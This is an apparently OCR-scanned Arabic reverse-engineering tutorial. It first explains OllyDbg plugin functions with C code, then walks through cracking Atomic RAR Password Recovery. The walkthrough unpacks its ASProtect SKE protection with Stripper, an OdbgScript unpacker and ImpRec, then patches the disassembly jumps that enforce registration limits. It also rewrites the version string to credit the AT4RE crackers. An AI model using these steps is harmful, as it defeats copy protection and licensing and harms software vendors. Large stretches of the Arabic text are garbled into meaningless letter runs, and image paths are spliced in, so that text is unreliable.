دثز دن وظ ي ت ظ خ ي ع پ خ پ خ ص ز دع ئز د ه خ ى ث ى ن ث پ خ و ص ي د ع پ خ ش ى ه ط خ و د ث ث ع ئو پ و ل أ ذ ، ص خ ه ج د ى ه ع و خ ن خ

3. إنشاء ايسايتني ODBG_Plugindata_ و ODBG_Pluginit_ تكسطا

ك غ خ ، \plugin.hlp ؤظف ش د ، د ظف إخج و ب ى ي د ز خ ى ث ن ص د ٠ ل إ ذ ث م ع ز خ ى ث ن د ج ، پ خ و خ ي ي ه ج OllyDbg * ى ظ پ خ د ج أ * و ل ا د و ؤ د ذ ن خ
ص د ٠ ل إ پ ه ث ن ث پ خ پ خ و خ د ا ن * ظ 14 ي ع ؤ ، "Plugin callback" functions ج ؤ و ب ث ع ث خ و خ ث ه إ خ ظ

د. ض ي پ خ و خ ص خ ؤ ى ز ر ٤ د د ع خ ص د ٠ ل إ خ OllyDb ، د م ه ن د ج و د ه ج ئ ل خ ي ج خ ي ع ى ODBG_Plugindata
ي و g
و ODBG_Pluginit.

و و ل أ خ ص پ خ پ خ ج ، ش ا و ث خ ي :

```
int ODBG Plugindata(char *shortname) ;
```

يتم تحديد إصدار الإضافة في الملف الرئيسي للإضافة، وفي OllyDbg يتم تخزين هذا الإصدار في متغير يسمى shortname وتستخدم الإضافة هذا المتغير لتحديد إصدار الإضافة التي تعمل في OllyDbg. يتم تخزين هذا الإصدار في متغير يسمى PLUGIN_VERSION.

يجب أن يكون إصدار الإضافة 31 على الأقل لكي تعمل الإضافة

يتم تخزين إصدار الإضافة في الدالة ODBG_Plugindata كما يلي:

```
int ODBG_Plugindata(char *shortname) {
      lstrcpy(shortname, "MyOlly");
      return PLUGIN_VERSION;
}
```

ملاحظة هامة:

يتم تخزين اسم الإضافة في متغير shortname وتستخدم الدالة lstrcpy لتخزين اسم الإضافة في المتغير shortname.

يتم تخزين إصدار الإضافة في متغير PLUGIN_VERSION وتستخدم OllyDbg هذا المتغير لتحديد إصدار الإضافة.

يتم استدعاء الدالة ODBG_Plugininit من الإضافة عند تحميل الإضافة في الذاكرة وتستخدم الإضافة هذه الدالة لتهيئة نفسها:

int **ODBG_Plugininit** (	
int OllyDbgversion,	إصدار OllyDbg.
HWND hw,	مقبض النافذة الرئيسية لـ OllyDbg.
ulong *features	مؤشر إلى مصفوفة تستخدمها OllyDbg لتخزين معلومات عن الإضافة.
) ;	
Return value	تعيد الإضافة القيمة 0 إذا فشلت في التهيئة وتعيد القيمة 1 إذا نجحت في التهيئة. يستخدم OllyDbg هذه القيمة لتحديد إصدار الإضافة.

يتم تخزين الإصدار في الدالة ODBG_Plugininit كما يلي:

```
int ODBG_Plugininit(int OllyDbgversion,HWND hw,ulong *features) {
      if (OllyDbgversion<PLUGIN_VERSION) {
            return -1;
      }

      g_hOlly=hw;
      return 0;
}
```

ُهيخ فيِ ولأخ وثىخ ثثَوص خيِيذزط PLUGIN_VERSION ٌيِخو ٌوديِ َ ج, خظعأو OllyDbgversion ٌيِخ
پ 110 يَ َن

OllyDbg يإل٠دُص، ب ٌخ تدوط ئ ُمص OllyDbgversion ؤُ أُ جه PLUGIN_VERSION -1 ٪دَتز خ ىثدُ دوة جءَ ئِيِ
.صدُ٠ل٠إخ ثٌدج

جت نث ه ؤن ظتى ن ئ ُمص OllyDbgversion ؤُ أ جه PLUGIN_VERSION ؟ دعصدُ٠ل٠إخ يِ ٌص غبرز خ ىثو ثيخ صبيخ ٍؤ 1.10 ٌ OllyDbg هجش وول أخ صبيخ نة أ*ظ دمة صنئ صبو خ ىع َ پ خ َ ل ا دجً خ ً ل ؤ ن ؤ ي پ َ ى ظ صبيپ ي ٌ خ ىثظ دجً ى, صبيضخ ي ٌ فيِ ،1.08 ل ٢ ُ يَ خ هج ؤ ثمعيخ ثه هجو ODBG_Plugininit صبيخ ً يِ خ ٍ ُ ظ ج ُ ع ُ صدُ٠ل٠إخ ثمعز OllyDbg هج صن ً ثيخ .OllyDbgversion<PLUGIN_VERSION هثيِ ،110 ٌ ودٍ ظ PLUGIN_VERSION صم ُ ئ ن ثئ ع ٌ 1.10 OllyDbg صي ٍ يِ صدُ٠ل٠إخ دغ ُ ز دوؤ دث ج ئ َ ٌ ودٍ ظ OllyDbgversion صم ُ ئ ن ثئ ع ٌ ب پ ٍ OllyDbg هج صن ئ صبو فيِ صدُ٠ل٠إخ ثمحج ع َ ن خ 108. دُ دد٠ ُ غ خ ثيخ صبيضخ فيِ صثئيخ صبيخ يِ ٌ	
0؟ صم ُ ثيخ دد*ؤ ُ ؤ آ ن*ث ،صدُ٠ل٠إخ ثمحفيِ ص*زدعظخ دحُ ؤ ،ُ ج ُ لأخ خ ٍ ُ ٌ ثدج دو َ ُ ئ ي ٍ يِ خ ُ دج :ؤ آ پ خا ُ ج ه ع ز ً ء د ه ع و خ و ك ُ م ٍ ث ث َ ز ث م*ظ ا ص دُ٠ل٠إخ ن ؤ ه ج ً ء خ ً ع ز خ ع ح ع ن ؤ هث ن ص*ئ ى ع ظخ و ُ ء د ُ ل أخ ه ج و ى ث . OllyDbg	

: ى دعيذ ُهيخ ود ثثعيپ

```
g_hOlly=hw
```

خ خ ى ع خ ض َ ئ ُ خ ٌ ب َ ُ ت إ ع پ ذز ً د ث ل ل د ه د ع ح أ ى ُ ث پ خ و ، ً ُ OllyDbg ش ٍ ُ د و ٍ س ث ج ٧ أ ئ ٍ ث پ "g_hOlly" خ د, و أ ج ج د ى ُ, د ى ُ
API. پ خ پ خ و ي*ز

يمكن للإضافة في OllyDbg تعديل قائمة السياق الرئيسية لـ OllyDbg وإضافة عناصر جديدة إليها.

ملاحظة مهمة

يجب على المبرمج أن يكون حذراً عند استخدام الذاكرة المخصصة لـ OllyDbg.

يتم تخزين الإضافات في 14 مجلداً فرعياً في مجلد OllyDbg يحمل اسم "plugin.hlp" :

- يتم استدعاء الدالة ODBG_Pluginmenu عند إظهار القائمة الرئيسية.
- يتم استدعاء الدالة ODBG_Pluginaction عند تنفيذ أحد عناصر القائمة.

وللإضافة يجب تعريف الدالة:

int ODBG_Pluginmenu (	
int origin,	يحدد الحدث الذي تم استدعاء الدالة من أجله
char data[4096],	4096 حرفاً كحد أقصى يمكن إرجاعها إلى OllyDbg. يجب أن تكون الصيغة: "0 Follow selection"
void *item	مؤشر إلى عنصر القائمة الذي تم اختياره، يبدأ من 1 وليس 0
);	يجب أن تعيد الدالة قيمة

مثال برمجي:

```
int ODBG_Pluginmenu(int origin,char data[4096],void *item) {
      switch (origin) {
            case PM_DISASM:
                  {
                        char items[1024] = { '\0' };
                        wsprintf(items,"0 Follow selection");
                        lstrcpy(data, items);
                        return 1;
                  }
            default: break;
      }
      return 0;
}
```

يتيح لك الإضافة :

- يتم استدعاء OllyDbg بالتوابع الأساسية origin و switch وتمرير معلومات خاصة عن الأمر المنفذ.
- وبعد تنفيذ PM_DISASM يتم إرسال رسالة إلى OllyDbg تحتوي على معلومات عن الأمر المنفذ.

PM_DISASM. وتمرر origin معلومات عن كل أمر يتم تنفيذه

تمتلك وسيط تتألف من 1024 بايت تستخدم لتخزين معلومات عن الأمر المنفذ وبعد معالجته من قبل الإضافة يتم إرسال الوسيط إلى OllyDbg

يتم استدعاء الدالة lstrcpy لنسخ معلومات عن الأمر المنفذ إلى الوسيط ، 1 مليثانية بعد استدعاء OllyDbg

يتم إرسال معلومات عن الأمر المنفذ إلى الإضافة من خلال الوسيط

يتم إرسال معلومات عن الأمر المنفذ إلى الإضافة من خلال الوسيط

يف جديد خيار تمت زيادته "Follow selection 0" بواسطة data إلى OllyDbg وعند الضغط عليه يتم تنفيذ

0. تعليمة أمر تنفيذ "Follow selection" وتمرير معلومات عن الأمر المنفذ.

ملاحظة :

(تعليمة) تمرير معلومات عن الأمر المنفذ إلى الإضافة

{

- تنفيذ أمر.
- تنفيذ أمر.

|

- (تعليمة) تنفيذ أمر
- (تعليمة) تنفيذ أمر

}

* يجب إضافة plugin.hlp إلى مجلد الإضافات..

يتم استدعاء الدالة :

void ODBG_Pluginaction (	
int origin,	يحدد أول تابع تم استدعاؤه من الإضافة
int action,	(يحدد رقم الإجراء المنفذ) 0 تعليمة تم تنفيذها

void *item	OllyDbg. خبو لؤ فـيدعظخ ئى*خبي نخدد
);	

```
void ODBG_Pluginaction(int origin,int action,void *item) {
      if(origin==PM_DISASM) {
            switch (action) {
                  case 0:
                  {
                        t_dump *pd= (t_dump *)item;
                        if (pd!=NULL && pd->size!=0) {
                              Setcpu(0,0,pd-
>sel0,0,CPU_DUMPHIST|CPU_DUMPFIRST|CPU_DUMPFOCUS);
                        }
                  }
                  break;
                  default: break;
            }
      }
}
```

يي ئيذ يئوپ:

- دمئ دسعودز خب بد تدوط ئىمص origin ظدوّ PM_DISASM طودتخب وبتئعئ دوة صزدكبصفعبيخ شدطخ
  0. ج action صمئىدسعوخ وّ يوُلأخ
- 0 أ*ج صمئىتملبيخ selection" "Follow ئى*پخت*اعز صد،لإخئىعج خدئت وُ آه*ث

ض.دد،لإغبرظ OllyDbg دئىَ ثبخ پخوبخضخ، ىز هجشلخو وّ Setcpu صپخي يدعز خثئ صزدكبصفعبيخ طودتخب

Cpu,dump,stack. صپئىلپخ OllyDbg خبو لؤ فـيطوؤ يدعخ ى*ج نخدد،دهاب ى صپخبي يخ يدز خىثظدج

ثدبأعيخهجظplugin.hlp إخظ،خ *

ص هسپخ هدلأخ*ز ددخ،ثزو ص،لإخصغهجدهجهز نخ

پخوبخ يص وظ وبشبفلمحخضدمخئيخ*ز صد،تز پپث تم*ز خثىئد : OllyDbg پ ،زلأخ پخوبخ ظ 1.

- export_ : پعخ خبخپص.
- پخوبخ يص ظ شيدب هجخسمئپخ ىظ : cdecl.

كسعپص طپخ،ثعپز خىثىپدئمدپخ ODBG_Pluginaction صپخي دو ووىخ:

```
void __export cdecl ODBG_Pluginaction(int origin,int action,void *item)
```

هجلأز

```
void ODBG_Pluginaction(int origin,int action,void *item)
```

2. ب٠ذص خظخأى plugin.h وOLLYDBG.LIB بو خظ ُو٪.

- Drop" and ."Darg ٪وُظخثوخي وبدمعس مزخؤو جدوقز خىثظ ـ٪وُج ؤ وبىأخظه ٍ ه ىزجؤ

  دُوثُ*أعزجؤ 3. ل/ُخسمثيخ

- ثم, ُعظ خ فـي ٪دسظز ىدغ بخفُيخ :صُيعيذ ضخه٥طخ Option > Configuration Properties > C/C++ > Language > Defualt Char Unsigned > Yes

OllyDbg. يضذد٠ب ثجبرظنؤ ضيؤ خُب بيص خزُ ل ابىُ دجپدظخي ُن ؤ وبووَنؤ ٍثز

ًُج نؤ رك يًلب ضدأب مغريذ م*عظو ث إجذ plugin.hlp صزدلإپ ه, بعخؤ مثخشظخ مثذظخ خيه ٪ى٠ىظخ .

الباب الثاني: التعامل مع الحدايات المتقدمة

بدف□م جمارب رسك ASPROTECT SKE بطرق خمتلفة

ASPROTECT SKE UNPACKING/CRACKING

(several methods ware used)

خُج خيربودجئ خ پ ا مُص : Atomic RAR Password Recovery v1.20.

وَ ُج ص مخُنّز ص ُملمدخ rar ض دأُجِج ص َدز ُ ِت : ً ع ا ٨ و.

ASProtect 2.1x SKE -> Alexey Solodovnikov :.

جئى, خ پ ا مُص ً ى: http://www.apasscracker.com ؤو خ ٠ ٣ آ, ً خ خيُنَش پ عمم ُت


ً ظدث ً ج ر ج دهُ خ, ً ً ً پ خ ؤُ س ه ظ ت ت ت پ خ ص ِ ى پ خ.

- OllyDbg v1.10.
- ← HideOD+OdbgScript v1.65.
- ← Aspr2.XX_unpacker_v1.14aE.osc. (يف خظ ُ ُ ُ ضد)
- PEiD v0.95 .
- Import REConstructor F v1.6.
- aspr crc locator.
- DUP v2.19 .
- Stripper v2.13 beta9 or above.
- ASProtect SKE.
- Inline Patchinger v0.2.

ص ت ُ ز ً خ, ؤ ّ ى پ و هلل...

1. الأول: ثوري


ضغط الملفات وإضافة كلمة مرور عليها.




نقوم بضغط ملفات rar بكلمة مرور ثم نبدأ

نفتح AtomicRarPasswordRecovery.exe ونضغط Next :


نضغط Open RAR File ونختار ملف rar المضغوط ، نضغط Add to project :




ص:فظخصيدُيخيِيُهظ٩ـصتُهيخَاوز–زيديخإخظخصُب،وَ٪نخو




OK:ًحُ،ُتوخ–دهيجبُدلا–صيِيُذيِيُهُعَ٩ُدَّىو،Next ًحُ،ُتوخ،ً*زدمُدهخَىَىُإزلا




NEXT:ًحُ،ُتوخًخيًغ ـمـ




صف،ًظخصيِيُذيِيُدَعِ Next ًحُ،ُتوخوعِيَُوُ ووؤضدمخَووؤتـرجبهtxtضدُاجِ3إ٠ؤو add ًحُ،ُتيبزجؤدًً*ز
:ًدا َوَ





PEiD v0.95:



SKE 2.1x ASProtect

ASProtect 2.1x : Stripper v2.13 beta 9 (1

SKE ،

OdbgScript v1.65 (2

OllyDbg

ASProtect

Aspr2.XX_unpacker_v1.14aE.osc

Loader : (3

Loaders

Advanced Loader Generator

ARTeam

asprotect

4) Inline Patching تم، ضدعَسبخ , و جعَ كُةَ ،ئجدوبريخ فيصُيدو ضدلدِج يدكبْدُؤُحُ, خئطصدُّهبخ يِوُو :
وؤ صمهظخ يِوُ ءخيلأ صبدو ئجخُز بيدئو .ى*ج method بالاو هجبيُو ،ضدلدِظخ بخظ فيئجدوبريخ فيدهخَ*ظ يخُظخ
ظِهُخهد جئت ASProtect SKE Inline v0.2.

5) بيُتخيعَئو ،ًدَوًَ Imports كُمظثم Dumpثم،و OEP يدكبْدُؤُحُ, جعَو : MUP
شً,
Imports بخ فيصهسطوؤ صئوُظخضدعَدسبخ يدكبنتظًئ ضدُحم، هوتب ،صُما يخُحُ, بيُمعَ*و ، خبه كلُو
ل
"ِتبخ ءخوًيخوُاً: بتتئج بيدئ ،صضخ ضلادضخفيلبدَطخ".

خُعكزُودجئ Stripper v2.13 beta 9 مث خوثُ ،خً Open

وخوعُ خظخإخيربودجئ خيا مُص AtomicRarPasswordRecovery open :ًحُ, ُثوخ ثم unpack

شِدُو بيُهظْ Imports خظْممص، جيهد خوثُ ،خً Save : save


وؤووخً ُعفً خظخإخظاًثث يف واً غخً خيربودجئ زذج _AtomicRarPasswordRecovery.exe .

؟ ئجدوبريخ بأيا Stripper ت* خُدج


OEP تيكة تم*ز خدذُتي dump victim مث fixing imports مث Fixing Dump File مث ُو ,جعَ يدضخ خِوُو ،
ًتُ يخُوَ صَيد, صتُهز ُاًج ئجدوُز.

ئجدوبريخ تُز فيِ صُاخ OllyDbg صمجدثيخ هجثم ، ُخ ر بو Plugins >>>OdbgScript ثم ُتُ بأخ
كخُ طس

Aspr2.XX_unpacker_v1.14aE.osc




ص:



..ض ل ه ج خ و ، و ا ع پ خ ض خ و ف ي ص ئ و ظ خ ض د ع س پ خ ص ب د و خ ، ط و ك ل ا ص م ا پ ث ج و ب ر پ ن خ ب : پ ث ي ب و ل

: Alt+L خ ، ٣ آ ٠ خ ث ه OK خ ، ت و خ




ص. ظ* Imports پ خ و OEP پ د ز ص ب د ط ه خ و د ی * پ خ ي ج

ن خ ImpRec ث ج و ز ك ع خ و ، RVA of OEP RVA of IAT و Size of IAT و خ ، ت و خ ص ث ظ د ه ب ت ج ز ف ي Get Imports

خ و و و خ ٠ آ ٣ ، خ Fix Dump ع و خ و ج ا de_AtomicRarPasswordRecovery.exe ز و ث ج ع ن ظ ذ ا ظ ذ ن ف

ز ذ ج de_AtomicRarPasswordRecovery_.exe



كغخ ثثظذ ثثظذ وو AtomicRarPasswordRecovery_.exe رخو
de_AtomicRarPasswordRecovery_.exe و

ـيخ ه, كمسيخ .دّدّدّدّدّو ه ثـيخو دّن خ دّدّدّ ثـيخ nags

دهيج شلخو ثدّ دّخ,و شيبظذ شّاّيخ تّث,ؤّ ٤ ه, بيّو دهيخذ هثن صف,دّظذ ءدّلّأذ بحظ ثدّ

ASCII “To find passwords witch have a dynamic part

longer than 3 characters in …” ASCII “To crack more

than 2 files simultaneously you must register software”

ASCII “Sorry, this file can’t be cracked with already
placed ones simultaneously”

```
74 22          JE SHORT de_Atomi.00401881
2BC1           SUB EAX,ECX
83F8 03        CMP EAX,3
77 1B          JA SHORT de_Atomi.00401881
68 C0534100    PUSH de_Atomi.004153C0          ASCII "To find passwords which have a

74 47          JE SHORT de_Atomi.00403010
66:833D 705C4: CMP WORD PTR DS:[425C70],2
77 0A          JA SHORT de_Atomi.00402FDD
68 28574100    PUSH de_Atomi.00415728          ASCII "To crack more than 2 files simu

75 14          JNZ SHORT de_Atomi.00402FFA
66:833D B85D4: CMP WORD PTR DS:[425DB8],2
77 0A          JA SHORT de_Atomi.00402FFA
68 E0564100    PUSH de_Atomi.004156E0          ASCII "To use more than 2 dictionary f

74 17          JE SHORT de_Atomi.00404734
53             PUSH EBX                        lParam => 0
53             PUSH EBX                        wParam => 0
57             PUSH EDI                        Message => MSG(1004)
FF35 E05D4200  PUSH DWORD PTR DS:[425DE0]      hWnd = NULL
FFD6           CALL ESI                        SendMessageA
83F8 02        CMP EAX,2
7F 07          JG SHORT de_Atomi.00404734
68 E0564100    PUSH de_Atomi.004156E0          ASCII "To use more than 2 dictionary fil
```

ASCII “Sorry, this file can’t be cracked with already

```
74 06          JE SHORT de_Atomi.00406843
B8 545D4100    MOV EAX,de_Atomi.00415D54       ASCII "Fully functional version"
```

دجؤو ّ ّ ّ ي Fully Functional version طوأ وكي: بي تـ*ظ ثثثذ ثثذ دهذ دجو تـ*ظ ثثثذ ثثذ ثذ Free

evaluation version

```
74 06          JE SHORT de_Atomi.00406843
B8 545D4100    MOV EAX,de_Atomi.00415D54       ASCII "Fully functional version"
```

Fully AT4RE/heKCEr by: لَلائِجِ بِشخوبده تِ, ـَ*ز دُخ ىعكـ وُ أظ بِ ىتـ نَ ووَدا وَ إ ٠ ؤ

ؤ و جسدُش ظأو كـ ىخ دجه Free evaluation version بو : by AT4RE/heKCEr Fully

```
74 06        JE SHORT de_Atomi.00406843
B8 545D4100  MOV EAX,de_Atomi.00415D54        ASCII "Fully by AT4RE\heKCEr    "
```

،صپدُوپخ يِوُ ٩ه ظ إخجه جُ ىتؤ إ و دجَ, :وُ ،شأخو صخَجَ بپدُ طُ ـز

```
ASCII "Sorry, this file can't be cracked with already placed ones simultaneously"
```

ـَت*ز جئ دُ ىَ, و 00404FEF ن خ ى ى*خِ ـ ت ظ ن ؤ وبدَ لَ ا ُ خَ ذَ ل أپ ـَ*خ ـ ت ـه صپدُوپخ يِوُ خَ, ىَ ويّ ج تِ ـ ت ـَ ز ـُ ـ ت خ ،صخَـ ت ظ ذ يِوُ ـ ت ض و شُ ـ ت پخ

```
75 2C        JNZ SHORT de_Atomi.0040501D
```


.ود*ظ ل ل ه پدمتپ خ وُ ل اچ ذ ىَ جدوب ر پ خ ك س وِ خ ب و


خِن خ ل ٧ أ خ ظ خ ا خ ظ*پ ز ذ ج AtomicRarPasswordRecovery.exe و وَ ١ د ز ذ ج rpc.exe .. ظ د ُ خ؟!

ألن rpc.exe وِ ص چه AtomicRarPasswordRecovery.exe ، ن دُ ل ل أ خ ِ*ز ف ِ ـ ت ـمُ ـ ُ ع ك خ ب ـ Project ـَ ع ٩ أ ل ـُ پ خ

ـً د ١ وَ ؤ چُ ل ا خ ب ه ً ٩ أ ل ر ـو خ ع و ، rpc.exe ف ـ ِ ط و ؤ

: ض د ع ـَ س پ خ يَ, ه ج ـَ ا ـَ ا ع ِ ذ ب و د ن ـ ج ـ ز و





